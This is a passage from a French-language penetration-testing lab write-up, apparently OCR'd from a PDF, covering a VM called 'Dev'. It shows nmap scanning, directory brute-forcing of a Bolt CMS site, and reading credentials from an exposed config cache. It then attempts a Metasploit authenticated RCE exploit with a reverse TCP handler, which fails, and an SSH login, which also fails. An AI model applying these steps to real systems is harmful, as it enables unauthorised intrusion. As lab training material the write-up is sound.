
Une fois ce port d'écoute ouvert, nous pouvons enregistrer ce fichier et attendre un peu. Ca y est nous sommes root:




Nous pouvons donc en déduire que notre élévation de privilège est terminée et réussie.

III - Troisième VM (Dev) :

Une nouvelle fois pour cette machine, l'outil nmap va nous permettre de trouver l'adresse IP de la VM à pentester en scannant le réseau comme ceci :




On observe donc que l'adresse IP de cette machine est 192.168.100.8 ce qui permet donc de scanner les ports ouverts une nouvelle fois avec nmap :



Il y a donc 5 ports ouverts qui sont les 22, 80, 111, 2049 et 8080 qui correspondent respectivement à SSH, HTTP, RPC, NFS et Web.
La première chose que l'on va chercher à attaquer est le site web hébergé sur cette machine.
Avec la commande curl, on peut voir l'entête http :


```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.100.8
HTTP/1.1 200 OK
Date: Tue, 17 Dec 2024 08:55:19 GMT
Server: Apache/2.4.38 (Debian)
Content-Type: text/html; charset=UTF-8
```

On comprend donc que le serveur utilisé ici est Apache avec une version 2.4.38 et lorsque l'on accède au site on tombe sur ceci :




Il y a donc Bolt sur ce serveur mais on ne peut pas tirer d'informations à partir de seulement ça, c'est pourquoi on va utiliser dirbuster afin de voir si certains fichiers sont accessibles.


On va commencer par voir si il y a des fichiers php :




Avec seulement le fichier index.php, il n'est pas possible de faire quoique ce soit de plus donc on va cette fois voir pour les fichiers json :




On comprend donc que le fichier composer.json est accessible dans lequel on trouve certaines informations comme par exemple les versions de certaines bibliothèques :



La version de Bolt étant 3.7 comme semble le montrer ce fichier composer.json, on va maintenant chercher des vulnérabilités pour cette version de bolt avec l'outil metasploit :




Une vulnérabilité pour Bolt 3.7.0 est présente du nom de Authenticated Remote Code Execution que l'on va pouvoir utiliser avec la commande use 0 :




En regardant les options de cet exploit, on comprend qu'il est nécessaire d'avoir un login ainsi qu'un mot de passe ce qui nous empêche donc pour le moment de l'utiliser.

On va donc maintenant se concentrer sur le fait de trouver une paire login / mot de passe afin d'utiliser l'exploit. Pour ce faire on va continuer d'explorer le site avec tous les fichiers disponibles et ainsi on arrive sur le fichier /app/cache/config-cache.json dans lequel on trouve les informations suivantes :



Ce fichier semble contenir plein d'informations sur la configuration de Bolt avec notamment deux lignes "username" et "password" ayant respectivement pour valeur "bolt" et "I_love_java'" ce qui va nous permettre d'essayer l'exploit :



On configure donc le remote host, l'username, le password ainsi que le local host pour lancer l'exploit :

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > exploit

[*] Started reverse TCP handler on 192.168.100.6:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Connection failed "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/bolt_authenticated_rce) >
```


Mais malheureusement une erreur survient et empêche l'exploit de se créer.

On va donc maintenant essayer de se connecter en ssh avec ces identifiants :


```
┌──(kali㉿kali)-[~]
└─$ ssh bolt@192.168.100.8
The authenticity of host '192.168.100.8 (192.168.100.8)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.8' (ED25519) to the list of known hosts.
bolt@192.168.100.8's password:
Permission denied, please try again.
bolt@192.168.100.8's password:
Permission denied, please try again.
bolt@192.168.100.8's password:
```

Mais une nouvelle fois une erreur, cet utilisateur n'est pas présent sur la machine virtuelle en tant que tel.


Tous ces tests n'étant pas concluant, on va maintenant essayer de s'attaquer à un autre port : le 8080 qui est toujours un site hébergé sur lequel on va appliquer un dirbuster small :



Lorsque l'on accède au /dev on tombe sur cette page :

